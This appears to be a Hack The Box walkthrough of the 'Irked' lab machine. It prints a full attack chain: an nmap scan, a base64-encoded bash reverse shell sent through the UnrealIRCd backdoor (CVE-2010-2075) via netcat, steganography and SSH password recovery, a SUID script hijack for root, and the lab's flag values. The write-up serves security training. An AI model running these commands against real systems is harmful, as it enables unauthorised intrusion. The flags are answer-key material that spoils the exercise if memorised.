

Hack The Box — Irked

1. Machine Information

- **Target IP:** 10.129.16.216
 - **Machine Name:** Irked
 - **Difficulty:** Easy
 - **Date:** April 2026
 - **Attacker Machine:** Kali Linux
-

2. Attack Path

Nmap → IRC service discovery → UnrealIRCd exploit (CVE-2010-2075) → Reverse shell → Steg password discovery → Image extraction → SSH access → SUID/script abuse → Root

3. Tools Used

- nmap
 - netcat
 - base64
 - steghide
 - wget
 - ssh
-

4. Reconnaissance

Command

```
sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.16.216
```

Findings

- 22 → SSH
- 80 → HTTP
- 111 → RPC

- 6697 / 8067 → IRC (UnrealIRCd)

Why It Matters

- UnrealIRCd is known vulnerable → direct RCE possible

Screenshot 1 — Nmap Output

```
(abhay@Kali)-[~/Desktop/Irked]
$ sudo nmap --top-ports 10000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.16.216
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-10 16:06 +0530
Nmap scan report for 10.129.16.216
Host is up (0.31s latency).
Not shown: 8375 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256  c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256  8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (ED25519)
80/tcp    open  http      Apache httpd 2.4.10 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4        111/tcp     rpcbind
|   100000   2,3,4        111/udp     rpcbind
|   100000   3,4          111/tcp6    rpcbind
|   100000   3,4          111/udp6    rpcbind
|   100024   1            39878/tcp6  status
|   100024   1            40312/udp   status
|   100024   1            41433/tcp   status
|_  100024   1            41725/udp6  status
6697/tcp  open  irc       UnrealIRCd
8067/tcp  open  irc       UnrealIRCd
Service Info: Host: irked.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.28 seconds
```

5. Enumeration

Step 1 — Identify Vulnerable Service

Observation:

- UnrealIRCd running on port 8067

Result:


- Vulnerable to:

CVE-2010-2075

Why Important:

- Known backdoor → direct command execution

Screenshot 2 — Vulnerability Reference



VULNERABILITIES

CVE-2010-2075 Detail

DEFERRED

This CVE record is not being prioritized for NVD enrichment efforts due to resource or other concerns.

Description

UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.

Evaluator Description

Per: <http://www.unrealircd.com/btx/unrealsecadvisory.20100612.txt> 'Official precompiled Windows binaries (SSL and non-ssl) are NOT affected. CVS is also not affected. 3.2.8 and any earlier versions are not affected. Any Unreal3.2.8.1.tar.gz downloaded BEFORE November 10 2009 should be safe, but you should really double-check, see next.'

QUICK INFO

CVE Dictionary Entry:
[CVE-2010-2075](#)

NVD Published Date:
06/15/2010

NVD Last Modified:
04/10/2025

Source:
Red Hat, Inc.

Activate Windows
Go to Settings to activate Windows.

6. Exploitation

Step 2 — Prepare Payload

Command:

```
echo 'bash -i >& /dev/tcp/10.10.15.96/4444 0>&1' | base64
```

Step 3 — Start Listener

```
nc -lvnp 4444
```

Step 4 — Exploit UnrealIRCd

WHAT IT IS

- Backdoored IRC server allows command execution

WHY IT WORKS

- Malicious version executes commands prefixed with AB;


Payload

```
echo 'AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS45Ni80NDQ0IDA+JjEK| base64 -d | bash' | nc 10.129.16.216 65534
```

RESULT

ircd

Screenshot 3 — Reverse Shell



```
(abhay@Kali)-[~/Desktop/Irked]
$ echo 'bash -i >& /dev/tcp/10.10.15.96/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS45Ni80NDQ0IDA+JjEK

(abhay@Kali)-[~/Desktop/Irked]
$ echo 'AB; echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS45Ni80NDQ0IDA+JjEK| base64 -d | bash' | nc 10.129.16.216 65534

:irked.htb NOTICE AUTH :*** Looking up your hostname ...
:irked.htb NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
█
```

7. Shell Access

- User:

ircd

8. Post-Exploitation

Step 5 — Discover Backup File

Path:

/home/djmardov/Documents/.backup

Command

cat .backup

Result

Super elite steg backup pw

UPupDOWNdownLRlrBAbaSSss

Why Important:

- Indicates steganography password

Screenshot 4 — Backup File

```
ircd@irked:/home/djmardov/Documents$ cat .backup
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

Step 6 — Download Image

```
wget http://10.129.16.216/irked.jpg
```

Step 7 — Extract Hidden Data

```
steghide extract -p UPupDOWNdownLRlrBAbaSSss -sf irked.jpg
```

RESULT

- Extracted file:

pass.txt

Screenshot 5 — Steghide Extraction

```
(abhay@Kali)-[~/Desktop/Irked]
$ steghide extract -p UPupDOWNdownLRlrBAbaSSss -sf irked.jpg
wrote extracted data to "pass.txt".
```

Step 8 — SSH Access

```
ssh djmardov@10.129.16.216
```

Password:

Kab6h+m+bbp2J:HG

RESULT

djmardov

Screenshot 6 — SSH Login

```
(abhay@Kali)-[~/Desktop/Irked]
$ ssh djmardov@10.129.16.216
The authenticity of host '10.129.16.216 (10.129.16.216)' can't be established.
ED25519 key fingerprint is: SHA256:Ej828KWLDpyEOvOxHAspautgmarzw646NS31tX3puFg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.16.216' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
djmardov@10.129.16.216's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 15 08:56:32 2018 from 10.33.3.3
djmardov@irked:~$
```

9. Privilege Escalation

Step 9 — Exploit SUID Script

Enumeration:

- Custom binary:

/usr/bin/viewuser

Vulnerability Found

- Executes script from /tmp/listusers
-

WHY IT WORKS

- Executes user-controlled file with root privileges
-

Step 10 — Create Malicious Script

```
printf '/bin/sh\n' > /tmp/listusers
```

Step 11 — Make Executable

```
chmod +x /tmp/listusers
```

Step 12 — Trigger Exploit

```
/usr/bin/viewuser
```

RESULT

```
root
```

Screenshot 7 — Root Shell

```
/bin/umount
djwardov@irked:~$ ls -la /usr/bin/viewuser
-rwsr-xr-x 1 root root 7328 May 16 2018 /usr/bin/viewuser
djwardov@irked:~$ printf '/bin/sh\n' > /tmp/listusers
djwardov@irked:~$ chmod +x /tmp/listusers
djwardov@irked:~$ /usr/bin/viewuser
This application is being developed to set and test user permissions
It is still being actively developed
(unknown) :0          2026-04-10 06:31 (:0)
djwardov pts/0        2026-04-10 07:04 (10.10.15.96)
# whoami
root
#
```

10. Flags

User Flag

```
cat /home/djwardov/user.txt
```

Screenshot 8 — User Flag

```
# cat /home/djwardov/user.txt
75e10046ca62be2e7206f6004bc1720c
```

Root Flag

```
cat /root/root.txt
```

Screenshot 9 — Root Flag

```
# cat /root/root.txt
ff2fa20c4a502bb054202fbc028521c
```